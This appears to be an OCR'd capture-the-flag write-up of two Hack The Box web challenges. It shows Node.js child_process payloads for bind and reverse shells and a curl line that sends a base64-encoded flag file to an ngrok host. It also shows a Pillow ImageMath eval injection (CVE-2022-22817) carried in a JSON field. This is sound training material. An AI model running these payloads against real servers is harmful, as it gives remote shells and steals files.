





Payload

Bind shell

---js
((require("child_process")).execSync("nc -lvp 5544 -e /bin/sh "))
---RCE




Reverse shell




---js
((require("child_process")).execSync("nc -e /bin/sh 127.0.0.1 5555"))
---RCE

Exploiting remote web server

After successful exploitation of the local server, I started work on exploitation of the remote application. Here I used the *python3 simple web server* and *ngrok* in order to receive the information from the exploited web server.







Constructing payload

The below payload reads */flag.txt* file, base64 encodes its content and sends the encoded string to a hosted by an attacker server.

---js
((require("child_process")).execSync("curl http://21b6-41-221-211-120.ngrok.io/\"$(cat /flag.txt | base64)\""))
---RCE






Flag: HTB{bl1nk3r_flu1d_f0r_int3rG4l4c7iC_tr4v3ls}


Amidst Us

Challenge info



As it was in the previous vulnerability, I started from the source code analysis and detected the vulnerable python package using *Snyk vulnerability db*.
Link to the Snyk issue: https://security.snyk.io/vuln/SNYK-PYTHON-PILLOW-2331901
Additional information about the detected vulnerability:

https://pillow.readthedocs.io/en/stable/releasenotes/9.0.0.html#restrict-builtins-available-to-imagemath-eval
https://vulmon.com/vulnerabilitydetails?qid=CVE-2022-22817&scoretype=cvssv3





Constructing exploit payload


Next step was to explore the application itself and find the injection point. Application has functionality that allows users to upload an image and *alphafy* it by using the submitted color. Below you can find a used payload that contains an OS command to exploit RCE vulnerability (*image* is truncated because it was too long). Constructed payload uses pythons' *os* module to read the *flag.txt* and save its content to the */tmp/RCE.txt*



```
{"image":"iVBORw0KGgoAAAANSUhEUgAAAIAAAACACAYAAADDPmHLAAAOn01EQVR4nO1ca
XRU1R2fL/3Q9kvP6Ydu6gyIRi2itQgWcaloVaqeol2sIrhU0Gp7rIe6tlWx6rF61NOCFmYm
Q8IuQTaBEIgQAiFEISwhKJKwmJVk7p1......pe33ZbFBS7pAbMHJHiGBeD23WPLhd3JPjN7UIJ
njA224fhRVeC7Dic7cRYMTrCs9H7u8EjfKRCAzWazOTySw+5iB80fpGBZ6PS22OeFf6C4+F
l8rxrfdrjYUtMHK1jixWcfaC58wWlQKd3gcHoPmz5wwSLpbXZU+sdzLX4u7PO9E+wu9pbdx
ZqEjfB/wWMOJ9tud3pnn+/2jdVb3/8BrvII8qNvXZsAAAAASUVORK5CYII=","backgroun
d":["exec(\"import os;os.system('cat
/home/kali/Desktop/web_amidst_us/flag.txt >
/tmp/RCE.txt')\")",115,115]}
```

Exploit issues on a local server











Payload for remote server


After successful exploitation of the local server, I started work on the payload for remote one. To receive the extracted information I used *ngrok* and *python3 http.server* module. The below payload uses the python *os* module to execute system command and exfiltrate *flag.txt* content, encoded in base64 format.

